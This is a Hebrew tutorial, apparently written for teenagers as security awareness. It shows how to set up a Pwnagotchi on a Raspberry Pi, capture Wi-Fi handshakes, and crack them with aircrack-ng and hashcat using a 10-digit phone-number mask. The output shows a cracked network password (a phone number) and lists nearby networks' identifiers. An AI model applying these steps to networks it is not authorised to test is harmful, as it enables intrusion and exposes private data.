

פרויקט

“כי גם אני יכול Pwnagotchi”

מבוא:

הפרויקט בכוונה בעברית

PWNAGOTCHI הוא מכשיר מבוסס למידת מכונה שמשמש לאיסוף נתוני תקשורת WI – FI בין רכיבים.

זהו כלי חזק לבדיקת אבטחת רשתות אלחוטיות, על מערכת RASPBERRY PI ZERO W.

השימוש בו על רשתות שלא בבעלותך ללא אישור לא חוקי! המכשיר מיועד לבדיקות אבטחה!

כאשר התכנאי מתקין נתב בדרכי הוא שם את הסיסמא כמספר טלפון, והסיסמא לא משתנה למשהו מורכב יותר לרוב, קל מאד לבדוק זאת ולנצל את חולשת הסיסמא עם כלים אוטומטים.

האחריות היא שלנו.

בפרויקט אנחנו משתמשים בכלים שונים כדי לבדוק אם הסיסמא לנתב בקרבה היא שרשרת של 10 מספרים, כמו מספר טלפון.

לאחר שנים רבות (15) שבהן התאגרפתי בזירות באומנויות לחימה שונות, ולאחר הדרכה של קבוצות ואינווידואלים באיגרוף תאילנדי, אני יכול להגיד שמגיל צעיר מאד משתלם להחשף בהדרגה לסכנה.

יש הרבה סיבות לכך אבל נתרכז באחת:

כי אחד שיודע איך להזיק, רק הוא בעצם יכול לבחור אם להשתמש בידע שלו לרעה או לא.


לאחר שהחלטתי להפסיק את הפן התחרותי בענף, עשיתי שינוי חד בחיי והתחלתי קריירה חדשה בתחום "סייבר סקיוריטי".

נדהמתי לגלות את הכמות המוחות המבריקים שיש לנו בארץ ישראל, במיוחד בתחום הטכנולוגי, לעומת

רמת המודעות לאבטחת מידע האישית אצל משפחה ממוצעת.

הנפתי את הדגל שלנו בגאווה גדולה בתחרויות בין לאומיות ונתקלתי בתמונה שנורא התאכזבתי ממנה, שלא יכולתי להסביר אותה אחרת: אין מודעות במיוחד לצעירים לגבי אבטחת מידע.

<https://pwnagotchi.ai/map> - מתוך האתר הרשמי של פוונגוטצ'י



בתמונה רואים את כמות המשתמשים שיש בישראל עם פוונגוטצי לעומת ארהב
הפרויקט הזה נועד לבני נוער, כצעד ראשון למודעות בעולם אבטחת המידע
ועל הדרך נסיון להוביל את ישראל למקום הראשון !

הפרויקט יהווה כמדריך התקנה ותפעול - מבלי להסביר על המושגים לעומק.
מבוסס על הפרויקט של JAYOFELONY, על המידע שיש באתר הרשמי של פוונגוטצי

<https://github.com/jayofelony/pwnagotchi/wiki>

<https://pwnagotchi.ai/>

חומרה נחוצה:

Raspberry Pi Zero W

MicroSD card

Micro-USB cord

כרטיס הזיכרון צריך להיות מינימום 8 גיגה, הכבל צריך לתמוך בהעברת נתונים.

הסבר על רסברי בלינק, ממליץ על הדגם: Raspberry Pi Zero W 2

התקנה :

לשלב אפשר כבר לשים את הכרטיס הזיכרון ברספברי וצריך להוריד את הכלים הבאים :


pwnagotchi-2.9.5.3-64bit.img.xz , [Raspberry Pi Imager](#)

נעזר בכלי Raspberry Pi Imager, בעזרתו נתקין על הכרטיס הזכרון המזערי את קובץ מסוג img שמכיל את פוונגוטצי




נלחץ על CHOOSE DEVICE , ונבחר את הדגם שבו אנחנו משתמשים (רספברי)

לאחר מכאן נלחץ על OPERATING SYSTEM , ונבחר USE CUSTOM , משם נמצא ונשתמש בקובץ
שהורדנו מסוג ה . IMG



בשלב הזה נשאר לבחור כרטיס זיכרון , נזהה את הכרטיס שהכנסנו למכשיר הרספברי ונבחר בו, לאחר
מכן נשאר רק ללחוץ NEXT ולהתקין.




לאחר ניסיון ההתקנה תקפוצ החלונית הבאה שתוודא אם נרצה להגדיר דברים בעצמו , ממליץ שלא
בשלב זה.

התחברות לפונאגוטצי

נוריד את הכונן מהלינק [כאן](#) והתקינו את הקובץ מסוג SETUP INFORMATION




בעזרת הכבל נחבר את המכשיר למחשב עם WINDOWS , נכנס להגדרות "DEVICE MANAGER" וחפשו אם תחת הלשונית NETWORK ADAPTERS מופיע כונן חדש , בעזרת חיבור וניתוק הכבל למחשב ניתן יהיה לזהות איך המחשב מגדיר את החיבור שלו עם הרספברי.



השם הדיפולטיבי של הכונן .

נשנה את ההגדרות של ה ADAPTER שהגדרנו בעזרת הכונן, אשר המחשב שלנו זיהה בשלב הקודם בהגדרות מחשב NETWORK CONNECTIONS



עם קליק ימני על ה ADAPTER נכנס ל TCP IPV4 >> PROPERTIES נכניס את הפרטים הבאים

Internet Protocol Version 4 (TCP/IPv4) Properties

General

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

☐ Obtain an IP address automatically

☒ Use the following IP address:

IP address: 10 . 0 . 0 . 1

Subnet mask: 255 . 255 . 255 . 0

Default gateway: . . .

☐ Obtain DNS server address automatically

☒ Use the following DNS server addresses:

Preferred DNS server: . . .

Alternative DNS server: . . .

☐ Validate settings upon exit

Advanced...

על מנת לאפשר למחשב לספק אינטרנט לרספברי נחוץ גם לשנות הגדרות ב ADAPTER המרכזי שמקושר לרשת הביתית , ותחת הלשונית SHARING יש לבחור את ה ADAPTER שמקושר לרספברי

Wi-Fi Properties

Networking Sharing

Internet Connection Sharing

☒ Allow other network users to connect through this computer's Internet connection

Home networking connection: Ethernet 6

☒ Allow other network users to control or disable the shared Internet connection

Settings...

OK Cancel

נעזר ב CMD ונתחבר בעזרת SSH עם הפקודה הבאה

ssh pi@10.0.0.2 כאשר הסיסמא היא raspberry

```
C:\Users\Ruslan-PC>ssh pi@10.0.0.2
Please note that SSH may not work until a valid user has been set up.

See http://rptl.io/newuser for details.
pi@10.0.0.2's password:

(◡‿◡) pwnagotchi

Hi! I'm a pwnagotchi, version 2.9.3-2, please take good care of me!
Here are some basic things you need to know to raise me properly!

If you want to change my configuration, use /etc/pwnagotchi/config.toml
All plugin config files are located in /etc/pwnagotchi/conf.d/
Read the readme if you want to use gdrivesync plugin!!

All the configuration options can be found in /etc/pwnagotchi/default.toml,
but don't change this file because I will recreate it every time I'm restarted!

I use oPwnGrid as my main API, you can check stats at https://opwngrid.xyz
```

הגדרת הפוונגוטצי ושימוש :

בעזרת הפקודה `sudo pwnagotchi-wizard` ניתן יהיה לשנות הגדרות כמו השם של הפוונגוטצי , הגבלות ודברים נוספים.

עם הפקודה `sudo pwnagotchi` הפוונגוטצי מתחיל לעבוד

ישנו תוכן ויזואלי ואף יכולות הגדרה בדפדפן בכתובת 10.0.0.2:8080

כאשר המשתמש והסיסמא הם changeme

```
Not secure 10.0.0.2:8080
Home Inbox New Profile Peers Plugins
CH * APS1 (40) UP 00:59:43
pwnagotchi> Waiting for 27s ...
( o o )
  _
PWND 2 (12) [Engineers] AT
```

ושם גם יש אפשרות לכבות את הפעילות בלחיצה על SHUTDOWN או להגדיר היכן ישמרו הנתונים שנתפסו. חשוב לציין כי הסמסא שנתפסת בתהליך התקשורת (HANDSHAKES) עם הצפנה מסוג SHA1

שאותה ניתן לפצח עם כלים כמו HASHCAT

שליבים לפיצוח ההצפנה :

נפתח CMD ונשתמש בפקודות הבאות

wsl -install

wsl -u root

y aircrack-ng hcxtools hashcat- sudo apt update && sudo apt install

מושכים את הקובץ שמכיל את הנתונים שנתפסו בעזרת הפקודה

scp pi@10.0.0.2:/root/handshakes/*.pcap /"desired path"

נעזר בכלים אוטומטיים , כמו AIRCRACK-NG , HASHCAT

נזהה אם בקובץ שמשכנו קיים "הנד-שייק"

```
# aircrack-ng Vadim_00b8c2d7e758.pcap
Reading packets, please wait...
Opening Vadim_00b8c2d7e758.pcap
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Read 489 packets.
```

#	BSSID	ESSID	Encryption
1	00:B8:C2:A1:09:AB	Andresen	Unknown
2	00:B8:C2:D7:E7:58	Vadim	WPA (1 handshake)
3	12:E7:C6:CD:A9:21	DIRECT-21-HP DeskJet 5200 series	Unknown
4	50:2C:C6:A3:7E:4B	c6a37e4b	Unknown
5	58:FC:20:77:24:00	hot chana	Unknown
6	94:3C:96:D7:3D:43	Yael	Unknown
7	B8:8E:82:69:A9:44	Engineers	Unknown
8	DC:97:E6:FB:01:14	Yael	Unknown
9	EC:BE:DD:28:FD:08	MATAN	Unknown

הקובץ שנשמר

לאחר שבדקנו ומצאנו שקיים , נמיר את הקובץ כך שתתאים לכלי HASHCAT

```
# hcxpcapngtool -o handshake.22000 Vadim_00b8c2d7e758.pcap
```

כך אמור להראות התוכן של הקובץ שיצרנו, ניתן לבדוק עם הפקודה בתמונה

[illegible]

נריץ את הפקודה הבאה :

```
a 3 05?d?d?d?d?d?d?d --force- m 22000 handshake.22000- hashcat
```

ונחכה לתוצאה כמו בתמונה

```
7f0003efc7feab69ba74a8975d8fba58:00b8c2d7e758:62b13ff7044c:Vadim:0526400654
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target.....: handshake.22000
Time.Started....: Thu Jan 30 17:56:32 2025, (17 mins, 16 secs)
Time.Estimated...: Thu Jan 30 18:13:48 2025, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.....: 05?d?d?d?d?d?d [10]
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....:      56799 H/s (7.64ms) @ Accel:1024 Loops:128 Thr:1 Vec:16
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 56311808/100000000 (56.31%)
Rejected.....: 0/56311808 (0.00%)
Restore.Point....: 56295424/100000000 (56.30%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 0530939024 -> 0591789154
```

אם הגעתם לשלב הזה כל הכבוד הצלחתם!

ותזכרו תמיד שעם כח גדול יש גם אחריות גדולה.

עוד מקורות להעמקת הידע :

pwnagotchi : <https://github.com/jayofelony/pwnagotchi/releases/tag/v2.9.5.3>

4 way hand shake : <https://www.wifi-professionals.com/2019/01/4-way-handshake>

More detailed Instructions in english:

<https://github.com/jayofelony/pwnagotchi/wiki/Step-1-Installation>

<https://github.com/jayofelony/pwnagotchi/wiki/Step-2-Connecting>

<https://github.com/jayofelony/pwnagotchi/wiki/Step-3-Configuration>